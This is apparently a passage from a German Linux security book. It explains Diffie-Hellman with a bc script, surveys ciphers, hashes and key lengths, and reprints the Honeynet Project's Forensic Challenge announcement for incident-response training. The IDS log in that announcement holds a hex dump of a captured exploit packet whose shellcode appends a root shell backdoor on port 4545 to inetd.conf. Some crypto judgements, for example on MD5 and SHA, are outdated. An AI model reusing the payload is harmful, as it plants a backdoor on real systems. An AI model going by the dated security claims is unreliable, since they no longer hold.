Mathematisch formuliert einigen sich Alice und Bob zu Beginn auf eine große Primzahl  $p$  und eine weitere zufällige Zahl  $z$ . Diese Informationen sind öffentlich. Nun wählen Alice und Bob jeder persönlich eine weitere zufällige geheime Zahl  $a$  und  $b$ . Alice wie Bob berechnen nun die Potenz  $z^a$  bzw.  $z^b$ . Anschließend berechnen sie den Rest einer Division (Modulo) durch  $p$ . Alice hat nun berechnet  $A=z^a \% p$ . Bob hat berechnet  $B=z^b \% p$ . Nun tauschen Alice und Bob  $A$  und  $B$  aus. Dieser Austausch erfolgt wieder öffentlich. Bisher sind öffentlich bekannt  $A$ ,  $B$ ,  $p$  und  $z$ . Ein direkter Rückschluss auf die Zahlen  $a$  und  $b$  ist nicht möglich. Durch die Anwendung der Modulo-Operation können dies unendlich viele Zahlen sein, die einzeln ausprobiert werden müssen. Alice und Bob führen nun dieselben Operationen ein weiteres Mal durch. Alice berechnet also  $B^a \% p$  und Bob berechnet  $A^b \% p$ . Diese beiden Zahlen sind identisch. Da die weiteren Anwesenden im Raum nicht die Zahlen  $b$  und  $a$  kennen, können sie diese Operation nicht durchführen.

Damit dies nicht trockene und schwer nachvollziehbare Theorie bleibt, soll es kurz mit echten (kleinen) Zahlen demonstriert werden.

Stellen wir uns vor, Alice und Bob wählen als Primzahl 479 und als Zufallszahl 5. Diese beiden Zahlen sind öffentlich bekannt. Anschließend wählt Alice als geheime Zahl 8 und Bob 13. Nun wird gerechnet:

$$\begin{aligned} \text{Alice: } & 5^8 \% 479 = 390625 \% 479 = 240 \\ \text{Bob : } & 5^{13} \% 479 = 1220703125 \% 479 = 365 \end{aligned}$$

Diese Zahlen werden ausgetauscht und Alice und Bob führen die Operationen ein weiteres Mal durch.

$$\begin{aligned} \text{Alice: } & 365^8 \% 479 = 315023473396125390625 \% 479 = 88 \\ \text{Bob : } & 240^{13} \% 479 = 8764883384653578240000000000000 \% 479 = 88 \end{aligned}$$

Soll dies nachvollzogen werden, so kann dies mit dem Befehl `bc` unter Linux erfolgen. `bc` ist ein Rechenprogramm mit beliebiger Genauigkeit. Ein Taschenrechner würde bei den obigen Zahlen bereits Rundungsfehler einführen. Das folgende Programm erlaubt die Berechnung des Diffie-Hellmann-Schlüsselaustausches.

```

primzahl = 479
zufall   = 5
alice    = 8
bob      = 13

alicepot = zufall ^ alice
alicemod = alicepot % primzahl
print "\nAlice: ",zufall," ^ ",alice," % ",primzahl," = ",alicemod,"\n";

bobpot   = zufall ^ bob
bobmod   = bobpot % primzahl
print "\nBob: ",zufall," ^ ",bob," % ",primzahl," = ",bobmod,"\n";

print "Austausch!\n"
alicepot = bobmod ^ alice
print bobmod," ^ ",alice," = ";alicepot
aliceres = alicepot % primzahl
print "Alice erhält als Ergebnis = ",aliceres,"\n"

bobpot   = alicemod ^ bob
print alicemod," ^ ",bob," = ";bobpot
bobres   = bobpot % primzahl
print "Bob erhält als Ergebnis = ",bobres,"\n"

quit

```

## D.7 Hash-Algorithmen

Hash-Algorithmen sind unter vielen Namen bekannt. Sie werden auch als Kompressionsfunktion, Message Digest, Fingerabdruck und kryptografische Prüfsumme bezeichnet. Die letzte Bezeichnung gibt ihren Sinn am besten wieder. Es handelt sich bei Ihnen um mathematische Funktionen, die aus einer Eingabe (meist variabler Länge) eine Ausgabe bestimmter Länge erzeugen. Dieselbe Eingabe erzeugt immer eine identische Ausgabe. Hierbei versuchen die meisten Hash-Algorithmen, eine Gleichverteilung der Ausgaben zu erzeugen. Das bedeutet, dass bei vier Eingaben, AAAA, AA-AB, AAAC und ZZZZ, die Ausgaben über den gesamten Bereich der möglichen Hash-Ausgaben gleich verteilt sind. Dies ist ähnlich vergleichbar mit Fingerabdrücken. Werden die Fingerabdrücke von drei Europäern und einem Nordamerikaner aufgenommen, so zeigen diese nicht die nähere Verwandtschaft der drei Europäer. Ein Rückschluss vom Fingerabdruck auf die Person ist ohne Vergleich nicht möglich. Die Erzeugung eines zweiten Fingers mit demselben Abdruck ist ebenfalls sehr unwahr-

scheinlich. Genauso arbeiten die Hash-Funktionen in der Kryptografie. Ist nur das Ergebnis vorhanden, so ist ein Rückschluss auf die Eingabe unmöglich. Die Erzeugung einer zweiten Eingabe ist fast unmöglich.

Hashes werden daher eingesetzt für Integritätsprüfungen und Authentifizierungen. Die Integritätsprüfung ermittelt die kryptografische Prüfsumme eines Datums und kann diese mit einer zu einem späteren Zeitpunkt ermittelten Prüfsumme vergleichen. Stimmen sie überein, so wurde das Datum nicht modifiziert. Die Authentifizierung nimmt das Klartextkennwort einer Person und ermittelt den Hash. Dieser wird abgespeichert. Anschließend kann bei jeder Anmeldung der Person aus dem Klartextkennwort sofort der Hash ermittelt werden und mit dem abgespeicherten Hash verglichen werden. Stimmen sie überein, so wurde das richtige Kennwort eingegeben.

Eine besondere Form ist der Message Authentication Code (MAC). Hierbei wird die Hash-Funktion auf die Nachricht und einen geheimen Schlüssel angewendet. Nur die Person, die den geheimen Schlüssel kennt, kann die Hash-Funktion ausführen und die Integrität überprüfen.

## D.8 Verfahren und ihre sinnvollen Schlüssellängen

Dieser Abschnitt stellt nun die verschiedenen möglichen Verschlüsselungsverfahren und ihre unterstützten und empfohlenen Schlüssellängen vor.

Zuvor soll jedoch versucht werden, zu erklären, was ein starker kryptografischer Standard ist. Ein kryptografischer Algorithmus kann als stark angesehen werden, wenn

1. keine Lücke im Algorithmus existiert, die es ermöglicht, den Ciphertext zu entschlüsseln, ohne einen Brute-Force-Angriff einzusetzen,
2. und die hohe Anzahl der möglichen Schlüssel einen Brute-Force-Angriff praktisch unmöglich machen.

### D.8.1 Symmetrische Verfahren

Symmetrische Verfahren sollten Schlüssel mit ausreichenden Längen einsetzen. Was ist nun ausreichend? Dies hängt im Grunde von den zu schützenden Informationen ab. Ein Schlüssel mit 56 Bits Länge (DES) sollte nur noch eingesetzt werden, um Informationen, deren Vertraulichkeit nur für wenige Minuten oder Stunden gesichert werden muss, zu verschlüsseln. Ansonsten sollten Schlüssellängen von 112 Bits für einige Jahre und 128 Bits für einige Jahrzehnte ausreichen. Wenn die Vertraulichkeit von Informationen darüber hinaus sichergestellt werden muss, sollten noch längere Schlüssel (z.B. 168 Bits) verwendet werden. Siehe dazu die Bücher von Matt Blaze, Bruce Schneier und Arjen K. Lenstran in den Literaturhinweisen ab S. 817.

## Data Encryption Standard (DES)

DES ist ein Verschlüsselungsalgorithmus, der immer ganze Datenblöcke von 64 Bits verschlüsselt. Er verwendet einen Schlüssel mit 56 Bits Länge. Dieser Schlüssel enthält zusätzlich acht Bits Paritätsdaten, so dass der gesamte Schlüssel 64 Bits lang ist. DES lässt sich sehr gut in Software und noch besser in Hardware implementieren. Es existieren Hardwarechips der unterschiedlichsten Hersteller, die mehrere 100 MByte/s verschlüsseln können. Dies führt inzwischen auch zur Unsicherheit von DES. Bereits 1993 entwickelte Michael Wiener einen Rechner für eine Million Dollar, der in der Lage sein sollte, einen Brute-Force-Angriff in 3,5 Stunden im Schnitt erfolgreich durchzuführen.

## 3DES

3DES oder auch Triple-DES stellt die Antwort auf die Verwundbarkeit von DES dar. Wie oben dargestellt wurde, ist DES aufgrund des kurzen Schlüssels von 56 Bits recht schnell zu knacken. 3DES umgeht dieses Problem, indem es zwei bzw. drei 56-Bit-Schlüssel verwendet. Diese Schlüssel werden genutzt, um eine Verschlüsselung der Daten dreimal durchzuführen.

Hierzu werden die Daten zunächst mit dem ersten Schlüssel verschlüsselt, anschließend mit dem zweiten entschlüsselt und schließlich mit dem ersten (bei zwei Schlüsseln) oder dem dritten Schlüssel (bei drei Schlüsseln) erneut verschlüsselt. So verwendet 3DES einen 112 Bits oder 168 Bits langen Schlüssel. Leider ist dieses Verfahren sehr zeitaufwändig.

## International Data Encryption Algorithm (IDEA)

IDEA ist ein patentierter Verschlüsselungsalgorithmus, der wie DES 64-Bit-Datenblöcke bearbeitet. Er verwendet einen Schlüssel mit 128 Bits Länge. Bruce Schneier bewertet ihn (siehe die Literaturhinweise auf Seite 818) als den besten und sichersten verfügbaren Algorithmus. Software-Implementierungen des IDEA-Algorithmus sind etwa doppelt so schnell wie DES. Patentinhaber ist die Firma Ascom Systec AG in der Schweiz.

## CAST

CAST wurde von Carlisle Adams und Stafford Tavares entwickelt. Es verwendet eine Blockgröße von 64 Bits und einen Schlüssel von 64 Bits Länge. CAST scheint sicher zu sein. Es existiert bisher keine Möglichkeit, die CAST-Verschlüsselung zu knacken außer mit Brute-Force.

## RC5

RC5 wurde von Ron Rivest erfunden. Der Algorithmus ist in der Lage, mit variabler Blockgröße, Schlüssellänge und Schleifendurchläufen zu arbeiten. Kryptoanalysen zeigen, dass der Algorithmus wahrscheinlich ab einer Schleifenanzahl von 6 sicher ist. Ron Rivest empfiehlt eine Schleifenanzahl von wenigstens 12.

Der Name RC5 ist als Warenzeichen und Patent angemeldet.

## Blowfish

Blowfish wurde von Bruce Schneier entwickelt. Die Entwicklung zielte auf den Einsatz auf großen Mikroprozessoren ab. Ein 32-Bit-Mikroprozessor kann ein Byte Daten üblicherweise in 26 Takten verschlüsseln. Der Algorithmus benötigt nur 5 KByte Speicher und verwendet lediglich einfache 32-Bit-Operationen. Die Schlüssellänge von Blowfish ist variabel und kann bis zu 448 Bits lang sein. Blowfish ist ideal für Anwendungen, bei denen der Schlüssel nur selten getauscht wird und große Datenmengen mit demselben Schlüssel verarbeitet werden. Der Algorithmus ist auf einem Pentium-Prozessor wesentlich schneller als DES. Blowfish weist einige Schwächen auf, wenn er nicht komplett implementiert wird. Wie die meisten anderen Algorithmen arbeitet diese Methode mit Schleifen. Wird die Schleifenanzahl gekürzt, so sinkt möglicherweise die Sicherheit drastisch (siehe Bruce Schneiers »Angewandte Kryptografie« in den Literaturhinweisen ab S. 817).

Blowfish ist frei von Patenten und in der Public-Domain. Der Algorithmus wird unter anderem von der OpenSSH und von OpenBSD eingesetzt.

## Twofish

Twofish wurde ebenfalls wie Blowfish von Bruce Schneier entwickelt. Es verarbeitet Daten in 128-Bit-Blöcken und kann einen 128, 192 oder 256 Bits langen Schlüssel verwenden. Es eignet sich für die Implementierung in Hardware, auf Smartcards und in Software. Bisher konnte kein Angriff gegen Twofish entwickelt werden. Twofish gelangte mit einigen anderen Kandidaten (Serpent, RC6, Rijndael) in die Endausscheidung zum Advanced Encryption Standard.

Twofish ist wie Blowfish nicht patentiert, frei von Copyright und in der Public-Domain.

## AES

Im Jahr 1997 hat das National Institute of Standards and Technology (NIST) einen Wettbewerb für einen neuen Verschlüsselungsstandard ausgeschrieben. Dieser Advanced Encryption Standard (AES) sollte die längst überfällige Ablösung des DES darstellen. Insgesamt 15 Algorithmen nahmen als Kandidaten an dem Wettbewerb teil (<http://csrc.nist.gov/encryption/aes/index2.html>). Zu den Finalisten gehörten MARS, RC6, Rijndael, Serpent und Twofish. Schließlich wurde der Algorithmus Rijndael von den Belgiern Joan **Daemen** und Vincent **Rijmen** zum AES gekürt. Hierbei handelt es sich um einen Algorithmus mit variabler Block- und Schlüssellänge. Definiert wurde bisher das Verhalten für Blöcke und Schlüssel von 128, 192 und 256 Bits Länge. Rijndael kann sehr effizient sowohl in Hard- als auch in Software implementiert werden. Er stellt einen der schnellsten momentan verfügbaren Algorithmen dar.

Die Spezifikation zur Wahl des AES erfordert unter anderem die lizenzfreie weltweite Verfügbarkeit des Algorithmus. Er unterliegt also keiner Einschränkung.

## D.8.2 Asymmetrische Verfahren

Asymmetrische Verfahren sollten Schlüssel mit ausreichenden Längen einsetzen. Was ist nun ausreichend? Dies hängt im Grunde von den zu schützenden Informationen ab. Alle eingesetzten asymmetrischen Verfahren weisen Lücken in ihrem Algorithmus auf, die eine Abkürzung des Brute-Force-Angriffes erlauben. Daher müssen die Schlüssel etwa Faktor 10 größer sein als bei den symmetrischen Verfahren. Bei den asymmetrischen Verfahren sind die Schlüssellängen meist variabel und nicht fest von den Verfahren vorgeschrieben. Bereits im Februar 2000 gelang eine Faktorisierung eines 512 Bit langen RSA-Modulus Seite 817. Dieses Dokument vermutet, dass zehn Jahre später (2010) die Faktorisierung von 768 Bits langen Schlüsseln erfolgreich durchgeführt werden kann. Namhafte Kryptografen empfehlen jedoch schon eine geraume Zeit größere Schlüssellängen (siehe in den Literaturhinweisen die Bücher von Stefania Cavallar, Matt Blaze, Bruce Schneider und Arjen K. Lenstra). Ein Schlüssel mit 768 Bits Länge (z.B. Standard SSH Serverkey) sollte nur noch eingesetzt werden, um Informationen, deren Vertraulichkeit nur für wenige Minuten oder Stunden gesichert werden muss, zu verschlüsseln. Im Falle von SSH wird der Serverkey alle 60 Minuten neu generiert. Ansonsten sollten Schlüssellängen von 1.024 Bits für einige Monate und 2.048-Bit-Schlüssel für einige Jahrzehnte ausreichen. Wenn die Vertraulichkeit von Informationen darüber hinaus sichergestellt werden muss, sollten noch längere Schlüssel verwendet werden.

Symmetrische Verfahren sind vom Sicherheitsstandpunkt aus betrachtet wirksamer als asymmetrische Verfahren. Alle eingesetzten asymmetrischen Verfahren weisen eine Lücke im Algorithmus auf (*shortcut, trapdoor*). Deshalb benötigen sie Schlüssellängen, die etwa um den Faktor 10 größer sind (siehe dazu den Titel von Matt Blaze in den Literaturhinweisen auf Seite 817). Des Weiteren sind asymmetrische Verfahren etwa um den Faktor 1.000 langsamer als symmetrische Verfahren. Die symmetrischen Verfahren haben aber das Problem des Schlüsselaustausches. Daher wird meist ein so genanntes Hybridverfahren eingesetzt. Dieses ermittelt aus Zufallszahlen einen symmetrischen Schlüssel, mit dem die Daten verschlüsselt werden. Anschließend wird dieser Schlüssel asymmetrisch verschlüsselt und angehängt. Alle modernen »asymmetrischen« Verfahren wie IPsec, GnuPG und PGP sind in Wirklichkeit Hybridverfahren (siehe auch GnuPG-Handbuch <http://www.gnupg.org/gph/de/manual/x112.html>). Diese verwenden die asymmetrischen Verfahren für den Schlüsselaustausch und die symmetrischen Verfahren für die eigentliche Verschlüsselung.

### RSA

RSA wurde von Ron Rivest, Adi Shamir und Leonard Adlmeman entwickelt. Dies war der erste komplette Public Key-Algorithmus und bis heute auch der populärste. Über die Jahre konnte durch Kryptoanalyse weder seine Sicherheit nachgewiesen noch eine Sicherheitslücke entdeckt werden. Das Diffie-Hellmann-Protokoll wurde bereits 1976 entwickelt. Es handelt sich jedoch lediglich um ein Protokoll zum Schlüsselaustausch.

Der Algorithmus beruht auf der Faktorisierung sehr großer Zahlen. Der öffentliche und der private Schlüssel sind Funktionen eines Paares Primzahlen mit 100 bis 500 Stellen. Der Algorithmus kann sowohl zur Verschlüsselung als auch zur digitalen Signatur genutzt werden.

Die Implementierung von RSA in Hardware ist etwa um den Faktor 1.000 langsamer als DES. RSA war lange Zeit durch die Firma RSA patentiert. Jedoch wurde der Algorithmus im Jahre 2000 kurz vor Ablauf des Patentschutzes öffentlich zur Verfügung gestellt. RSA ist heute der Standard für öffentliche Kryptografie.

### **ElGamal**

ElGamal kann wie RSA zur digitalen Signatur und auch zur Verschlüsselung eingesetzt werden. Seine Sicherheit beruht auf der Komplexität der Berechnung diskreter Logarithmen im finiten Feld.

Die Berechnung von ElGamal ähnelt sehr stark dem Diffie-Hellman-Schlüsselaustausch. In der Gleichung  $y = g^x \pmod p$  sind  $y$ ,  $g$  und  $p$  der öffentliche Schlüssel.  $x$  ist der private Schlüssel.

Aufgrund seiner Ähnlichkeit war, obwohl ElGamal selbst nicht patentiert war, dennoch der Algorithmus bis 1997 durch das Diffie-Hellmann-Patent geschützt.

### **DSA**

Der Digital Signature Algorithm (DSA) wurde 1991 vom National Institute of Standards and Technology (NIST) vorgeschlagen. Der Standard wurde als Digital Signature Standard (DSS) bezeichnet.

DSA wurde ursprünglich nur für die Signatur entwickelt. Dieser Algorithmus sollte nicht in der Lage sein, eine Verschlüsselung durchzuführen. Jedoch besteht die Möglichkeit, mit diesem Algorithmus eine ElGamal-Verschlüsselung durchzuführen.

Die Sicherheit von DSA ist stark von der Schlüssellänge abhängig. Der Algorithmus ist erst ab einer Schlüssellänge von 1.024 Bits als sicher einzustufen.

Die weltweite Verwendung des Algorithmus ist momentan leicht problematisch. Es existiert ein weltweites Patent des Herrn Schnorr für den gleichnamigen Algorithmus. Dieses überschneidet sich mit dem DSA-Algorithmus. Jedoch herrscht inzwischen die einhellige Meinung vor, dass das Schnorr-Patent nur Anwendung bei bestimmten Smartcards findet und nicht auf die Implementierung in Software zu übertragen ist.

## **D.8.3 Hash-Algorithmen**

### **MD5**

MD5 ist eine verbesserte Variante des MD4-Hash-Algorithmus. Der MD4-Algorithmus wird zum Beispiel vom Microsoft Windows NT-Betriebssystem zur Speicherung

der Kennworte eingesetzt. Es erzeugt einen 128 Bits langen Hash. Dies erfolgt in mehreren Durchläufen. MD5 weist einige Probleme in seiner Kompressionsfunktion auf. Diese haben keine direkte praktische Auswirkung auf die Sicherheit von MD5. Jedoch schreibt Bruce Schneier in (siehe die Literaturhinweise ab Seite 818), dass er der Verwendung mit Vorsicht gegenübersteht.

### Ripe-MD

Ripe-MD wurde im Rahmen des RIPE Projects der Europäischen Union entwickelt. Er stellt eine Variation des MD4-Hash-Algorithmus dar und erzeugt normalerweise einen 128 Bits langen Hash.

Es existieren jedoch Erweiterungen auf 160, 256 und 320 Bits lange Hashes. Dies stellt daher im Moment einen der längsten Hash-Algorithmen dar.

Ripe-MD160 ist frei von Patentschutz und kann frei eingesetzt werden.

### SHA

Der Secure Hash Algorithm ist für die Verwendung beim DSA-Algorithmus entwickelt worden. Er erzeugt einen 160-Bit-Hash. Dies ist wesentlich mehr als bei MD5. Leider existieren einige Anwendungen (z.B. IPsec), die sowohl MD5 als auch SHA einsetzen können, aber die Länge des verwendeten Hashes reduzieren (z.B. auf 96 Bits bei IPsec).

Es existieren keine bekannten kryptoanalytischen Angriffe auf SHA. Aufgrund des längeren Hashes wird er Brute-Force-Angriffen länger widerstehen können.

### HAVAL

HAVAL ist ein Hash mit variabler Länge. Er verarbeitet die Daten in 1.024-Bit-Blöcken und kann einen Hash mit 128, 160, 192, 224 oder 256 Bits Länge erzeugen. Es existieren bisher keinerlei bekannte erfolgreiche Angriffe auf HAVAL.

HAVAL ist nicht patentiert.

### Tiger

Tiger ist eine neue schnelle Hash-Funktion, die speziell für moderne CPUs entwickelt wurde. Diese Hash-Funktion ist schneller als die klassische MD5-Funktion. Es erzeugt einen 192 Bit langen Hash. Es ist frei von Patenten. Weitere Informationen sind auf <http://www.cs.technion.ac.il/~biham/Reports/Tiger/> zu lesen.

## D.9 Fazit

Bei der Anwendung kryptografischer Verfahren spielen mehrere Aspekte eine Rolle. Dies sind insbesondere die Offenlegung des Verfahrens, die Schlüssellänge und die Patentfreiheit. Verschiedene Verfahren existieren heutzutage, die sich in der Vergan-

genheit bewährt haben. Anwendungen, die eine Verschlüsselung durchführen, sollten diese bewährten Verfahren einsetzen.

Bei der Bewertung von Anwendungen sollte überprüft werden, inwieweit diese die bekannten Verfahren einsetzen und welche Schlüssellängen verwendet werden. Zusätzlich spielt die Schlüsselverwaltung durch die Anwendung eine große Rolle. Leider kann diese meist nicht überprüft werden.

Symmetrische kryptografische Verfahren zeichnen sich aus durch ihre schnelle, sichere und effiziente Verschlüsselung von Datenmengen. Asymmetrische Verfahren eignen sich insbesondere für die Authentifizierung, die Signatur und den Schlüsselaustausch, der bei symmetrischen Verfahren das größte Problem darstellt. Häufig werden daher beide Verfahren von einer Anwendung genutzt. Hierbei handelt es sich dann um Hybridverfahren, obwohl die meisten Hersteller lediglich von asymmetrischen Verfahren oder Public Key Cryptography sprechen. Dies ist eigentlich ein Etikettenschwindel.

Bei der Wahl der Schlüssellängen sollte beachtet werden, dass ein Schlüssel mit einer heute ausreichenden Länge in 10 oder 20 Jahren möglicherweise nicht mehr genügt. Da jedoch die Schlüssellänge bei den meisten Verfahren relativ einfach erhöht werden kann, sollten ausreichend lange (lieber zu lange) Schlüssel gewählt werden.



# E The Forensic Challenge

Der Forensic Challenge ist vom Honeynet Project (<http://project.honeynet.org>) im Januar 2000 veranstaltet worden.

Im Folgenden ist der originale Text, mit dem der *Forensic Challenge* angekündigt wurde, abgedruckt. Dieser Text wurde lediglich für den Abdruck leicht umformatiert.

## E.1 The Forensic Challenge

The Honeynet Project's **Forensic Challenge** was launched on January 15, 2001. This page links to all the information we've assembled about the Challenge. This index will help you quickly get to what you want.

- Introduction
- The Challenge
- The Rules
- Partition images
- Frequently Asked Questions about the Challenge
- Results of the Challenge

### E.1.1 Introduction

Every day, incident handlers across the globe are faced with compromised systems, running some set of unknown programs, providing some kind of unintended service to an intruder who has taken control of someone else's – YOUR, or your client's, or customer's – computers. To most, the response is a matter of »get it back online ASAP and be done with it.« This usually leads to an inadequate and ineffective response, not even knowing what hit you, with a high probability of repeated compromise.

On the law enforcement side, they are hampered by a flood of incidents and a lack of good data. A victim trying to keep a system running or doing a »quickie« job of cleanup usually means incidents are underreported and inadequate handling of the evidence leads to no evidence, or tainted evidence. There has to be a better way to meet the needs of incident handlers and system administrators, as well as law enforcement, if Internet crime is going to be managed and not run amok. One possible

answer is effective forensic analysis skills – widespread knowledge of tools and techniques – to preserve data, analyze it, and produce meaningful reports and damage estimates to your organization's management, to other incident response teams and system administrators, and to law enforcement.

Enter the HoneyNet Project. One of the primary goals of the HoneyNet Project is to find order in chaos by letting the attackers do their thing, and allowing the defenders to learn from the experience and improve. The latest challenge, inspired by the HoneyNet Project's founder Lance Spitzner, is the Forensic Challenge. Only this time, we're opening it up to anyone who wants to join in.

### E.1.2 The Challenge

The Forensic Challenge is an effort to allow incident handlers around the world to all look at the same data – an image reproduction of the same compromised system – and to see who can dig the most out of that system and communicate what they've found in a concise manner. This is a nonscientific study of tools, techniques, and procedures applied to postcompromise incident handling. The challenge is to have fun, to solve a common real world problem, and for everyone to learn from the process. If what I've said already isn't enough to get you interested, Foundstone is generously offering copies of their extremely popular »Hacking Exposed« (Second Edition) book for the 20 best submissions.

To get you started, here are the basic facts about the compromise:

- The system was running a default Red Hat Linux 6.2 Server installation.
- The system's time zone was set to GMT-0600 (CST).
- The following was noted and logged by the Project's IDS of choice, snort.

```
Nov 7 23:11:06 lisa snort[1260]: RPC Info Query: 216.216.74.2:963
↳ -> 172.16.1.107:111
Nov 7 23:11:31 lisa snort[1260]: spp_portscan: portscan status from
↳ 216.216.74.2: 2 connections across 1 hosts: TCP(2), UDP(0)
Nov 7 23:11:31 lisa snort[1260]: IDS08 - TELNET - daemon-active:
↳ 172.16.1.101:23 -> 216.216.74.2:1209
Nov 7 23:11:34 lisa snort[1260]: IDS08 - TELNET - daemon-active:
↳ 172.16.1.101:23 -> 216.216.74.2:1210
Nov 7 23:11:47 lisa snort[1260]: spp_portscan: portscan status from
↳ 216.216.74.2: 2 connections across 2 hosts: TCP(2), UDP(0)
Nov 7 23:11:51 lisa snort[1260]: IDS15 - RPC - portmap-request-status:
↳ 216.216.74.2:709 -> 172.16.1.107:111
Nov 7 23:11:51 lisa snort[1260]: IDS362 - MISC - Shellcode X86 NOPS-UDP:
↳ 216.216.74.2:7107:871
```

```
11/07-23:11:50.870124 216.216.74.2:710 -> 172.16.1.107:871
UDP TTL:42 TOS:0x0 ID:16143
```

```

Len: 456
3E D1 BA B6 00 00 00 00 00 00 02 00 01 86 B8 >.....
00 00 00 01 00 00 00 02 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 01 67 04 F7 FF BF .....g....
04 F7 FF BF 05 F7 FF BF 05 F7 FF BF 06 F7 FF BF .....
06 F7 FF BF 07 F7 FF BF 07 F7 FF BF 25 30 38 78 .....%08x
20 25 30 38 78 20 25 30 38 78 20 25 30 38 78 20 %08x %08x %08x
25 30 38 78 20 25 30 38 78 20 25 30 38 78 20 25 %08x %08x %08x %
30 38 78 20 25 30 38 78 20 25 30 38 78 20 25 30 08x %08x %08x %0
38 78 20 25 30 38 78 20 25 30 38 78 20 25 30 8x %08x %08x %08
78 20 25 30 32 34 32 78 25 6E 25 30 35 35 78 25 x %0242x%n%055x%
6E 25 30 31 32 78 25 6E 25 30 31 39 32 78 25 6E n%012x%n%0192x%n
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 EB 4B 5E 89 76 AC 83 EE 20 8D 5E 28 83 C6 ...K^.v... .^(..
20 89 5E B0 83 EE 20 8D 5E 2E 83 C6 20 83 C3 20 .^... .^... ..
83 EB 23 89 5E B4 31 C0 83 EE 20 88 46 27 88 46 ..#.^'.1... .F'.F
2A 83 C6 20 88 46 AB 89 46 B8 B0 2B 2C 20 89 F3 *.. .F..F..+, ..
8D 4E AC 8D 56 B8 CD 80 31 DB 89 D8 40 CD 80 E8 .N..V...1...@...
B0 FF FF FF 2F 62 69 6E 2F 73 68 20 2D 63 20 65 ..../bin/sh -c e
63 68 6F 20 34 35 34 35 20 73 74 72 65 61 6D 20 cho 4545 stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20 tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 20 3E 3E /bin/sh sh -i >>
20 2F 65 74 63 2F 69 6E 65 74 64 2E 63 6F 6E 66 /etc/inetd.conf
3B 6B 69 6C 6C 61 6C 6C 20 2D 48 55 50 20 69 6E ;killall -HUP in
65 74 64 00 00 00 00 09 6C 6F 63 61 6C 68 6F 73 etd.....localhos
74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 t.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
    
```

- A bit-image copy of the active partitions was obtained, as detailed here:

```

/dev/hda8      /
/dev/hda1     /boot
/dev/hda6     /home
/dev/hda5     /usr
/dev/hda7     /var
/dev/hda9     swap
    
```

- MD5 Checksums (both uncompressed and GNU gzip compressed):

```

a1dd64dea2ed889e61f19bab154673ab  honeypot.hda1.dd
c1e1b0dc502173ff5609244e3ce8646b  honeypot.hda5.dd
4a20a173a82eb76546a7806ebf8a78a6  honeypot.hda6.dd
1b672df23d3af577975809ad4f08c49d  honeypot.hda7.dd
8f244a87b8d38d06603396810a91c43b  honeypot.hda8.dd
b763a14d2c724e23ebb5354a27624f5f  honeypot.hda9.dd

f8e5cdb6f1109035807af1e141edd76d  honeypot.hda1.dd.gz
    
```

```
6ef29886be0d9140ff325fe463fce301  honeypot.hda5.dd.gz
8eb98a676dbffad563896a9b1e99a95f  honeypot.hda6.dd.gz
be215f3e8c2602695229d4c7810b9798  honeypot.hda7.dd.gz
b4ff10d5fd1b889a6237fa9c2979ce77  honeypot.hda8.dd.gz
9eed26448c881b53325a597eed8685ea  honeypot.hda9.dd.gz
```

Please be aware that these are new images. This is **not** a system that the HoneyNet Project has previously written about or discussed publically. (I.e., you won't get any hints from previous HoneyNet papers.)

The images were edited to anonymize the system. Only the hostname was modified. Everyone is using the same data, so any anomalies caused by this editing will be identical.

The image files can be mounted on Linux systems using the loopback interface like this:

```
# mkdir /t
# mount -o ro,loop,nodev,noexec honeypot.hda8.dd /t
# mount -o ro,loop,nodev,noexec honeypot.hda1.dd /t/boot
[ etc... ]
```

Its now your job – should you choose to accept it! – to figure out the Who, What, Where, When, How, and maybe even the Why of this compromise. We don't expect that everyone undertaking the challenge can or will address all of the following items, but the list below of questions and deliverables is provided as a guideline for what to produce and what to focus on:

1. Identify the intrusion method, its date, and time. (Assume the clock on the IDS was synchronized with an NTP reference time source.)
2. Identify as much as possible about the intruder(s).
3. List all the files that were added/modified by the intruder. Provide an analysis of these programs (including decompilation or disassembly where necessary to determine their function and role in the incident.)
4. Was there a sniffer or password harvesting program installed? If so, where and what files are associated with it?
5. Was there a »rootkit« or other post-concealment trojan horse programs installed on the system? If so, what operating system programs were replaced and how could you get around them? Hint: If you don't know what a »rootkit« is, read this: <http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq>
6. What is publicly known about the source of any programs found on the system? (e.g., their authors, where source code can be found, what exploits or advisories exist about them, etc.)
7. Build a time line of events and provide a detailed analysis of activity on the system, noting sources of supporting or confirming evidence (elsewhere on the system or compared with a known »clean« system of similar configuration.)

8. Provide a report suitable for management or news media (general aspects of the intrusion without specific identifying data).
9. Provide an advisory for use within the home organization (a fictitious university, »honeyp.edu«, in this case, where I hold an honorary Doctorate, by the way) to explain the key aspects of the vulnerability exploited, how to detect and defend against this vulnerability, and how to determine if other systems were similarly compromised.
10. Produce a cost-estimate for this incident using the following guidelines and method: <http://staff.washington.edu/dittrich/misc/faqs/incidentcosts.faq>.

To simplify and to normalize the results, assume that your annual salary is \$70,000 and that there are no user-related costs. (If you work as a team, break out hours by person, but all members should use the same annual salary. Please also include a brief description of each investigator's number of years of experience in the fields of system administration, programming, and security, just to help us compare the number of hours spent with other entrants).

To summarize (and standardize) the deliverables, please produce the following:

File	Contents
index.txt	Index of files/directories submitted (including any not listed below)
timestamp.txt	Timestamp of MD5 checksums of all files listed and submitted (dating when produced -- see deadline information below)
costs.txt	Incident cost-estimate
evidence.txt	Time line and detailed (technical) analysis. (Use an Appendix, and/or mark answers to questions above with "[Q1]", etc.)
summary.txt	Management and media (non-technical) summary
advisory.txt	Advisory for consumption by other system administrators and incident handlers within your organization
files.tar	Any other files produced during analysis and/or excerpts (e.g., <i>strings</i> output or disassembly listings) from files on the compromised file system, which are referenced in the previous files

### E.1.3 The Rules

- You are free to use any tools or techniques that you choose, provided that the judges are able to readily interpret your results and duplicate or verify their accuracy using publicly available means (i.e., don't expect us all to have a copy of your favorite »Law Enforcement Only« or multi-hundred dollar commercial Windows-only tool). A good publicly available free forensic toolkit is Dan Farmer and

